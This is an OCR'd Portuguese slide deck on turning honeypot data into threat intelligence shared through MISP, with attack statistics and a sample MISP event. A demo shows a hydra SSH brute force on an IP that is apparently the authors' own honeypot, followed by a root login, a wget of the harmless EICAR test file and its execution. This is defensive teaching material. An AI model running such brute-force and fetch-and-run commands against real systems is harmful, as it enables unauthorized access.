De Honeypots a Threat Intelligence:

Gerando e Compartilhando IOCs Reais com MISP

Thiago Cesar | Ismael Rocha

Dados reais de ataques

Processamento e enriquecimento de informações

Compartilhamento de IOCs estruturados com **MISP**

TLP:CLEAR

Quem somos nós

Thiago Cesar

Threat Intelligence Specialist

Threat Intelligence | Honeypots | MISP

in/thiago-cesar-paixao

Ismael Rocha

Threat Intelligence Specialist

Threat Intelligence | Honeypots | MISP

in/ismael-rocha

TLP:CLEAR

O que são

Honeypots?

Conceitos, e aplicações em Threat Intelligence

TLP:CLEAR

O que é um Honeypot?

Definição

Um honeypot é um sistema de isca projetado para atrair atacantes e registrar suas ações sem risco para a infraestrutura real.

Funciona como uma armadilha controlada que simula serviços e vulnerabilidades reais para coletar inteligência sobre ameaças.


Como um Honeypot gera Inteligência?


- **Atrai atividades maliciosas.**
- **Coleta tentativas de acesso, credenciais e comandos.**
- **Extrai IOCs e TTPs.**
- **Simula serviços específicos (SSH, Telnet, HTTP, FTP, RDP, SQL).**
- **Compartilha a inteligência via MISP.**


Total de ataques – Período 30 dias - Brasil

TLP:CLEAR

Honeypot Attacks	Cowrie	Dionaea	Ddospot	Honeytrap	H0neytr4p	Tanner	Sentrypeer	Redishoneypot	Mailoney	Miniprint
408k	189k	73k	58k	49k	19k	15k	2k	903	806	629




TLP:CLEAR
ICELAND
FINLAND
NORWAY
CANADA
UNITED KINGDOM
DENMARK
POLAND
BELGIUM
UKRAINE
KAZAKHSTAN
MONGOLIA
FRANCE
AUSTRIA
ROMANIA
ITALY
BULGARIA
KYRGYZSTAN
PORTUGAL
GREECE
TURKEY
TURKMENISTAN
SOUTH KOREA
JAPAN
UNITED STATES
TUNISIA
SYRIA
AFGHANISTAN
CHINA
IRAN
MOROCCO
ISRAEL
PAKISTAN
NEPAL
ALGERIA
LIBYA
EGYPT
SAUDI ARABIA
UNITED ARAB EMIRATES
BANGLADESH
TAIWAN
MEXICO
CUBA
MAURITANIA
LAOS
MALI
NIGER
CHAD
SUDAN
ERITREA
YEMEN
VIETNAM
GUATEMALA
SENEGAL
CAMBODIA
PHILIPPINES
PANAMA
VENEZUELA
GUINEA
IVORY COAST
GHANA
NIGERIA
CENTRAL AFRICAN REPUBLIC
SOUTH SUDAN
ETHIOPIA
SRI LANKA
COLOMBIA
SOMALIA
MALAYSIA
ECUADOR
KENYA
GABON
DEMOCRATIC REPUBLIC OF THE CONGO
INDONESIA
PERU
BRAZIL
PAPUA NEW GUINEA
ANGOLA
BOLIVIA
ZAMBIA
ZIMBABWE
MADAGASCAR
PARAGUAY
NAMIBIA
AUSTRALIA
SOUTH AFRICA
CHILE
ARGENTINA


Firefox Arquivo Editar Exibir Histórico Favoritos Perfis Ferramentas Janela Ajuda
Ter. 12 de mai. 22:33
Kaspersky
secure.eicar.org/eicar.com
TLP:CLEAR
Kaspersky
Foi impedido o download de um software que pode ser usado por invasores.
Alguns softwares legítimos podem danificar seu computador se forem usados por invasores. Por isso, o aplicativo Kaspersky impede o download de programas de controle remoto, discadores automáticos, adware e alguns outros softwares legítimos.
A Kaspersky impediu você de baixar esse software. É possível fechar esta janela com segurança.
Detectado: 12/05/2026, 22:29:55
▸ Detalhes

```
threat@kali: ~/Downloads
Session Actions Edit View Help

┌──(threat㉿kali)-[~/Downloads]
└─$ hydra -l root -P lista.txt ssh://187.77.59.62
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-12 21:33:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ssh://187.77.59.62:22/
[22][ssh] host: 187.77.59.62   login: root   password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-12 21:33:10

┌──(threat㉿kali)-[~/Downloads]
└─$ ssh root@187.77.59.62
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(root@187.77.59.62) Password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@ubuntu:~#
```

threat@kali: ~/Downloads


Session Actions Edit View Help

```
root@ubuntu:~# wget https://secure.eicar.org/eicar.com
--2026-05-13 01:33:42--  https://secure.eicar.org/eicar.com
Connecting to secure.eicar.org:None ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 68 (68bytes) [text/whatever]
Saving to: `/root/eicar.com'

100% [=====================================>] 68          143.6K/ss  eta 0s

2026-05-13 01:33:43 (143.61 KB/s) - `/root/eicar.com' saved [68/68]

root@ubuntu:~# ls
eicar.com
root@ubuntu:~# chmod +x eicar.com
root@ubuntu:~# sh eicar.com
root@ubuntu:~#
```



Color	Service
	FTP
	SSH
	TELNET
	EMAIL
	SQL
	DNS

Hits	IP
16787	87.246.47.219
3074	187.200.162.169
144	85.198.84.105
143	80.241.220.68
60	94.158.60.141

Hits	Country
17044	Bulgaria
3074	Mexico
1684	United States
739	Vietnam
252	United Kingdom

2026-05-12 22:33:27	87.246.47.219		Bulgaria	Cowrie	SSH
2026-05-12 22:33:25	87.246.47.219		Bulgaria	Cowrie	SSH
2026-05-12 22:33:22	87.246.47.219		Bulgaria	Cowrie	SSH
2026-05-12 22:33:20	87.246.47.219		Bulgaria	Cowrie	SSH
2026-05-12 22:33:17	87.246.47.219		Bulgaria	Cowrie	SSH
2026-05-12 22:33:17	84.233.234.54		Argentina	Cowrie	SSH

```
labhoney@srv1429978:~/tpotce/data/cowrie/downloads$ ls -l
total 0
labhoney@srv1429978:~/tpotce/data/cowrie/downloads$ ls
275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
labhoney@srv1429978:~/tpotce/data/cowrie/downloads$
```

275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

Sign in Sign up

65 / 68

Community Score 3739

File distributed by Offensive Security

Reanalyze Similar More

275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

eicar.com-29601

powershell via-tor detect-debug-environment idle attachment long-sleeps direct-cpu-clock-access known-distributor

Size 68 B

Last Analysis Date 8 minutes ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 30 +

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

Code insights

EICAR is a test string used to detect and test antivirus software. It's like a "dummy virus" that triggers an antivirus engine to react, demonstrating its ability to identify and neutralize threats.
Here's the key:
It's NOT a real virus: EICAR is harmless and cannot infect your computer.
It's a standardized test: Almost all antivirus programs are designed to recognize EICAR as a potential threat, ensuring they're working properly.
Show more

Popular threat label virus.eicar/test

Threat categories virus trojan

Family labels eicar test file

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Virus/EICAR_Test_File	Alibaba	Virus:Win32/EICAR.A
AliCloud	Engtest:Multi/Eicar	ALYac	Misc.Eicar-Test-File

TLP:CLEAR

Login

Email

Password

Login

TLP:CLEAR

Pipeline: Do Honeypot ao MISP

1

Honeypot

Captura de conexões

2

Parser

Normalização de logs

3

Enrichment

Verificação de maliciosidade

4

Correlação

TTPs e campanhas

5

MISP

Eventos e IOCs estruturados

Cada etapa pode ser automatizada com scripts Python e integrada ao MISP via REST API ou PyMISP.

TLP:CLEAR

MISP: Estrutura de um Evento

Componentes principais de um evento MISP gerado pelo honeypot

event.json

```
{
  "Event": {
    "info": "Honeypot Attack - SSH Brute Force",
    "threat_level_id": "2",
    "tlp": "amber+strict",
    "Attribute": [
      {
        "type": "ip-src",
        "value": "1.237.155.150",
        "comment": "SSH brute-force source"
      },
      {
        "type": "domain",
        "value": "example-c2.onion"
      }
    ],
    "Tag": ["misp-galaxy:threat-actor"],
    "Galaxy": ["Cobalt Strike"]
  }
}
```

Tipos de Atributos (IOCs)

